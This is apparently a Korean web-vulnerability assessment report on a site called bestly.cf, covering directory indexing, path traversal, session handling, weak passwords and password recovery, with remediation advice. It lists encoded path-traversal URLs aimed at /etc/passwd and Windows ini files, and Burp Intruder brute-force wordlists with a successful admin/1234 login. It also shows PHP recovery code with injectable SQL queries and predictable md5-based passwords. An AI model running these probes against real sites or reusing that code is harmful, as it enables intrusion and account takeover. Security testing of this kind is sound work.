
디렉토리 인덱싱 취약점이란 특정 디렉토리에 초기 페이지 (index.html, home.html, default.asp 등)의 파일이 존재하지 않을 때 자동으로 디렉토리 리스트를 출력하는 취약점이다.

해당 취약점이 존재할 경우 브라우저를 통해 특정 디렉토리 내 파일 리스트를 노출하여 응용시스템의 구조를 외부에 허용할 수 있고, 민감한 정보가 포함된 설정 파일 등이 노출될 경우 보안상 심각한 위험을 초래할 수 있다. 점검을 통해 디렉토리 인덱싱 취약점을 제거하여 특정 디렉토리 내 불필요한 파일 정보의 노출을 차단해야 한다.

#### [취약점 진단]

본 사이트의 URL 경로 중 확인하고자 하는 디렉토리까지만 주소 창에 입력하여 인덱싱 여부를 확인하였다.

점검 URL	점검 결과
<a href="https://bestly.cf/index/">https://bestly.cf/index/</a>	X
<a href="https://bestly.cf/notice/">https://bestly.cf/notice/</a>	X
<a href="https://bestly.cf/notice_list/">https://bestly.cf/notice_list/</a>	X
<a href="https://bestly.cf/item_list/">https://bestly.cf/item_list/</a>	X
<a href="https://bestly.cf/qna/">https://bestly.cf/qna/</a>	X
<a href="https://bestly.cf/qna_list/">https://bestly.cf/qna_list/</a>	X
<a href="https://bestly.cf/download/">https://bestly.cf/download/</a>	X



디렉토리 인덱싱 취약점을 점검하기 위해 기존의 메인 페이지에서 위 표의 위치에 대해서 접근을 시도해보았으나

디자인만 포함되지 않을 뿐 본 페이지에서는 디렉토리 인덱싱에 대한 취약점이 노출되지 않는 것을 확인하였다.

### [개선안 제시]

디렉토리 인덱싱 취약점을 차단하기 위해서는 웹 서버 환경설정에서 디렉토리 인덱싱 기능을 제거해야 한다. 다음은 본 사이트에서 사용 중인 Apache 웹 서버의 보안 설정 내용이다.

Httpd.conf 파일 내 DocumentRoot 항목의 Options에서 Indexes 제거  
Indexes가 해당 디렉터리의 파일 목록을 보여주는 지시자임

#### 설정 전

```
<Directory "/var/www/html">
Options Indexes
</Directory>
```

#### 설정 후

```
<Directory "/var/www/html">
Options
</Directory>
```

## 3.26 경로 추적

### [취약점 개념설명]

경로 추적 취약점이란 웹 어플리케이션의 파일 또는 디렉토리 접근이 통제되지 않아 웹 서버 또는 웹 어플리케이션의 중요한 파일과 데이터에 접근을 허용하는 취약점으로 웹 루트 디렉토리에서 외부의 파일까지 접근하여 이를 실행할 수 있다.

해당 취약점 점검을 통해 웹 서버와 웹 어플리케이션의 파일 또는 디렉토리의 접근 통제 여부를 점검한다.

### [취약점 진단]

경로추적 URL	점검 결과
https://bestly.cf/../../../../etc/passwd	X
https://bestly.cf/../../../../winnt/win.ini	X
https://bestly.cf/../../../../boot.ini	X
https://bestly.cf/?num=../../../../etc/passwd	X
https://bestly.cf/%2e%2e%2f%2e%2e%2f%2e%2e%2f%2e%2ffetc/passwd	X
https://bestly.cf/%u002e%u002e%u2215%u002e%u002e%u2215%u002e%u002e%u2215%u002e%u002e%u2215%u002e%u2215etc/passwd	X
https://bestly.cf/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc/passwd	X


웹 사이트에 표시할 페이지를 지정하는 어플리케이션 인수 값을 위 표와 같이 임의의 경로가 포함된 인수 값으로 변조 후 전송하여 인수 값으로 전송한 해당 경로의 파일 내용이 웹 사이트에 표시되는지 확인하였다.

결과는 모두 ERROR PAGE가 출력되는 것을 볼 수 있었다.

### [개선안 제시]

웹 사이트에서 접근하려는 파일이 있는 디렉토리에 chroot 환경을 적용해서 경로 추적 공격을 최소화할 수 있다.

※ chroot 환경 : chroot 디렉토리는 해당 디렉토리가 루트처럼 다뤄진다. chroot 파일 시스템은 대부분의 유닉스를 기반으로 한 플랫폼에서 지원이 가능하고, 윈도우 플랫폼에서는 적절한 시작 디렉토리를 새로운 논리 드라이브로 만들어 웹 사이트에서 해당 드라이브를 통하여 접근하게 한다.



### 3.27 데이터 평문 전송

#### [취약점 개념설명]

웹 상의 데이터 통신은 대부분 텍스트 기반으로 이루어지기 때문에 서버와 클라이언트 간에 암호화 프로세스를 구현하지 않으면 간단한 도청(Sniffing)을 통해 정보를 탈취 및 도용할 수 있다. 이를 데이터 평문 전송 취약점이라고 한다.

※ Sniffing : 스니퍼를 이용하여 네트워크상의 데이터를 도청하는 행위이다.


해당 취약점을 점검하여 서버와 클라이언트 간 통신 시 데이터가 평문으로 전송되어 정보 유출의 위험을 방지하고자 한다.

#### [취약점 진단]

본 사이트에서 중요 정보를 송·수신하는 페이지인 login.php에서 해당 취약점을 검사했다.

Wireshark를 이용해 중요정보 송·수신 페이지가 암호화 통신을 하는지 확인하였다.

진단 결과, 중요 정보 전송 구간에 암호화 통신이 적용되어있는 것을 볼 수 있다.



### [개선안 제시]

웹상에서의 전송 정보를 제한하여 불필요한 비밀번호, 주민등록번호, 계좌정보와 같은 중요 정보의 전송을 최소화하여야 하며, 중요 정보에 대해서는 반드시 SSL 등의 암호화 통신을 사용하여 도청으로부터의 위험을 제거해야 한다.

쿠키와 같이 클라이언트 측에서 노출되는 곳에 비밀번호, 인증인식 값, 개인정보 등의 정보를 기록하지 않도록 해야 한다.

## 3.28 세션 예측

### [취약점 개념설명]

세션 예측 취약점이란 사용자에게 전달하는 세션 ID가 일정한 패턴을 가지고 있는 경우, 공격자가 세션 ID를 추측하여 불법적인 접근을 시도할 수 있다는 것이다.



※ 세션(Session) : 일정 시간동안 같은 사용자(브라우저)로부터 들어오는 일련의 요구를 하나의 상태로 보고 그 상태를 일정하게 유지시키는 기술

해당 취약점을 점검하여 사용자의 세션 ID를 추측 불가능하도록 난수로 생성하고, 공격자의 불법적인 접근을 차단하는 것을 목적으로 한다.

### [취약점 점검]

각기 다른 IP 주소와 사용자 명으로 발급받은 세션 ID에 일정한 패턴이 존재하는지 검사하였다.

bestly.cf | PHPSESSID

값  
7ff917sikv33630vnh9rgmsod

도메인  
bestly.cf

경로  
/

기한  
Wed Aug 18 2021 02:44:07 GMT+0900 (대한민국 표준시)

SameSite

Host only ☒ 세션 ☒ Secure ☐ HTTP 전용 ☐

bestly.cf | PHPSESSID

값  
14r51gmvd36m8sejcku8vpaso

도메인  
bestly.cf

경로  
/

기한  
Wed Aug 18 2021 02:46:25 GMT+0900 (대한민국 표준시)

SameSite

Host only ☒ 세션 ☒ Secure ☐ HTTP 전용 ☐

진단 결과, 특정한 패턴이 없는 추측 불가능한 세션 ID가 발급되며 각 사용자마다 새로운 세션 ID를 발급하고 있는 것을 확인하였다.

### [개선안 제시]

아무리 길이가 길고 복잡한 항목으로 세션 ID가 만들어져도 공격자에게 충분한 시간과 자원

이 있다면 뚫는 것은 불가능하지 않으므로 강력한 세션 ID를 생성해야 한다. 주된 목적은 수많은 대역폭과 처리 자원을 가지고 있는 공격자가 하나의 유효한 세션 ID를 추측하는데 최대한 오랜 시간이 걸리게 하여 쉽게 추측하지 못하게 하는 것에 있다.

단순 조합 보다는 상용 웹 서버나 웹 어플리케이션 플랫폼에서 제공하는 세션 ID를 사용하고, 가능하다면 맞춤형 세션 관리 체계를 권고한다.

세션 ID는 로그인 시마다 추측할 수 없는 새로운 세션 ID로 발급하여야 한다.

### 3.29 세션 고정

#### [취약점 개념설명]

세션 고정이란 사용자 로그인 시 항상 일정하게 고정된 세션 ID값을 발행하는지 여부를 확인하는 것이다. 이는 항상 일정하게 고정된 세션 ID가 발행되는 경우 세션 ID를 도용한 비인가자의 접근 및 권한 우회가 가능하다는 취약점을 가지고 있다.

세션 고정 취약점 점검을 통해 로그인 할 때마다 예측 불가능한 새로운 ID를 발행하여 세션 ID의 고정 사용을 방지하고자 한다.

#### [취약점 점검]

세션 ID 값이 고정되어 있는지 확인하기 위해 로그인 시(1) 세션 ID가 발행되는지 확인하고, 로그아웃 후 다시 로그인(2) 할 때 예측 불가능한 새로운 세션 ID가 발급되는지 확인하였다.

bestly.cf | PHPSESSID

값  
8dlnubqsef1fbrtv18eavo16ua

도메인  
bestly.cf

경로  
/

기한  
Wed Aug 18 2021 22:59:02 GMT+0900 (대한민국 표준시)

SameSite  
SameSite

Host only ☒ 세션 ☒ Secure ☐ HTTP 전용 ☐

bestly.cf | PHPSESSID

값

8tf3bleh1b8uuf5681fef1ockh

도메인

bestly.cf

경로

/

기한

Thu Aug 19 2021 20:48:14 GMT+0900 (대한민국 표준시)

SameSite

Host only ☒

세션 ☒

Secure ☐

HTTP 전용 ☐

bestly.cf | PHPSESSID

값

8tf3bleh1b8uuf5681fef1ockh

도메인

bestly.cf

경로

/

기한

Thu Aug 19 2021 21:00:38 GMT+0900 (대한민국 표준시)

SameSite

Host only ☒

세션 ☒

Secure ☐

HTTP 전용 ☐

시간차를 두고 로그인 해본 결과, 12분 간격으로 다시 로그인하면 세션 ID값이 변경되지 않는 것을 볼 수 있다. 그러나 다른 IP 주소로 로그인을 하면 새로운 세션 ID가 발행되는 것을 확인할 수 있었다.

따라서 본 사이트에서는 시간 간격이 아닌 IP 주소에 따라 새로운 세션 ID값을 부여한다는 것을 알 수 있다.

### [개선안 제시]

세션 만료 시간을 설정해 로그인할 때마다 예측 불가능한 새로운 세션 ID값을 발급받도록 해야 하고, 기존 세션 ID는 파기해야 한다.

## 3.30 약한 문자열 강도

### [취약점 개념설명]

약한 문자열 강도 취약점이란 웹 어플리케이션에서 회원가입 시 안전한 패스워드 규칙이 적용되지 않아 취약한 패스워드로 회원가입이 가능할 경우 공격자가 추측을 통한 대입 및 주변 정보를 수집하여 작성한 사전 파일을 통한 대입을 시도하여 사용자의 패스워드를 추출할 수 있는 취약점이다.

해당 취약점 존재 시 유추가 용이한 계정 및 패스워드의 사용으로 인한 사용자 권한 탈취 위험이 존재하며, 해당 위험을 방지하기 위해 값의 적절성 및 복잡성을 검증하는 체크 로직을 구현해야 한다.

### [취약점 진단]

본 사이트의 로그인 페이지를 이용하여 로그인 창에 추측 가능한 계정이나 패스워드를 입력하여 정상적으로 로그인되는지 확인하였다.

다음은 본 취약점 점검에서 활용한 치트시트이다.

취약한 계정	admin, administrator, manager, guest, test, scott, tomcat, root, user, operator, anonymous 등
취약한 패스워드	Abcd, aaaa, 1234, 1111, test, password, passwd, public, blank 등

해당 취약점은 Burpsuite의 intruder를 이용하여 점검을 진행하였다. Burpsuite의 intruder는 웹 어플리케이션을 대상으로 사용자 정의 공격을 할 수 있는 자동화 도구이다. 간단한 공격부터 복잡한 공격까지 다양한 공격 형태를 지원하는 기능으로, 보통 무차별 대입공격(Brute Force)에 많이 사용된다.

다음 그림은 계정과 패스워드의 사전파일을 보여준다.

You can define one or more payload sets. The number of payload sets depends on the attack type.

Payload set:  Payload count: 7

Payload type:  Request count: 77

---

**) Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

admin  
test  
guest  
user  
root  
bob  
administrator

Payload set: 2 Payload count: 11

Payload type: Simple list Request count: 77

---

**?) Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste  
Load ...  
Remove  
Clear  
Add  
Add from list ... [Pro version only]

admin  
guest  
test  
user  
admin1234  
1234  
12345678  
qwer1234  
Enter a new item

사전 파일을 기반으로 해당 취약점 점검을 실행하였다.

Request	Payload1	Payload2	Status	Error	Timeout	Length	Comm
25	user	user	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
26	root	user	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
27	bob	user	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
28	administrator	user	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
29	admin	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
30	test	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
31	guest	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
32	user	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
33	root	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
34	bob	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
35	administrator	admin1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11385	
36	admin	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11345	
37	test	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11387	
38	guest	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11387	
39	user	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11387	
40	root	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11387	
41	bob	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11387	
42	administrator	1234	200	<input type="checkbox"/>	<input type="checkbox"/>	11387	

RequestResponse

RawHeadersHexRender


```

7 Vary: Accept-Encoding
8 Content-Length: 11058
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12 <!DOCTYPE html>
13 <html lang="ko">
14
15 <head>
16   <meta charset="utf-8">
17   <meta content="width=device-width, initial-scale=1.0" name="viewport">
18
19   <title>
20     Bestly
21   </title>

```

그 결과 id=admin, password=1234로 로그인하면, admin 권한으로 로그인되는 것을 확인할

수 있었다. 다음은 admin으로 로그인에 성공한 화면이다.



따라서, 본 사이트에서는 약한 문자열 강도 취약점이 존재하는 것을 확인하였다.

#### [개선안 제시]

취약한 계정 및 패스워드를 삭제하고, 사용자가 취약한 계정이나 패스워드를 등록하지 못하도록 패스워드 규정이 반영된 체크 로직을 구현해야 한다.

다음은 패스워드 규정 예시이다.

- Step 1) 다음 각 목의 문자 종류 중 2종류 이상을 조합하여 최소 10자리 이상 또는 3종류 이상을 조합하여 최소 8자리 이상의 길이로 구성

  - (1) 영문 대문자(26개)
  - (2) 영문 소문자(26개)
  - (3) 숫자(10개)
  - (4) 특수문자(32개)

Step 2) 연속적인 숫자나 생일, 전화번호 등 추측하기 쉬운 개인정보 및 아이디와 비슷한 비밀번호는 사용하지 않는 것을 권고

Step 3) 비밀번호에 유효기간을 설정하여 반기별 1회 이상 변경

### 3.31 취약한 비밀번호 복구

#### [취약점 개념설명]

취약점 비밀번호 복구 취약점이란 복구 로직(비밀번호 찾기 등)으로 인하여 공격자가 불법적으로 다른 사용자의 비밀번호를 획득, 변경할 수 있는 것이다.

해당 취약점 점검을 통해 비밀번호 복구 로직을 유추하기 어렵게 구현하고, 인증된 사용자 메일이나 SMS에서만 복구 비밀번호를 확인할 수 있도록 하여 비인가자를 통한 사용자 비밀번호 획득 및 변경을 방지하도록 한다.

#### [취약점 진단]

재설정(또는 비밀번호 찾기)되는 비밀번호 몇 개를 획득하여 사용자의 연락처, 주소, 메일 주소, 일정 패턴을 비밀번호로 이용하고 있는지 확인하고 재설정된 비밀번호를 인증된 사용자 메일이나 SMS로 전송하는지 확인하였다.

다음은 복구 비밀번호 설정 시, 사용되는 코드이다.

```
$con=mysqli_connect("localhost","root","[REDACTED]","example");
$query="select id from users where id='$id'";
$result=mysqli_query($con,$query);
$row=mysqli_fetch_array($result);
$date=date("Y-M-D",time());
$id=$row['id'];
$date=md5($id.$date);
$query="update users set pw='$date' where id='$id'";
mysqli_close($con);
```

코드를 살펴보면, id와 현재 날짜를 이용해 비밀번호를 추천해주는 것을 볼 수 있다.

md5 암호화를 통해 암호화를 진행하였지만 md5 암호화는 이미 취약한 해시 알고리즘으로 사용을 지양하고 있다.

따라서 본 사이트에는 취약한 비밀번호 복구 취약점이 존재하는 것을 확인할 수 있다.

#### [개선안 제시]

사용자의 개인 정보(연락처, 주소, 메일 주소 등)로 비밀번호를 생성하지 말아야 하며, 난수를 이용한 불규칙적이고 최소 길이(6자 이상 권고) 이상의 패턴이 없는 비밀번호를 발급하여야 한다.





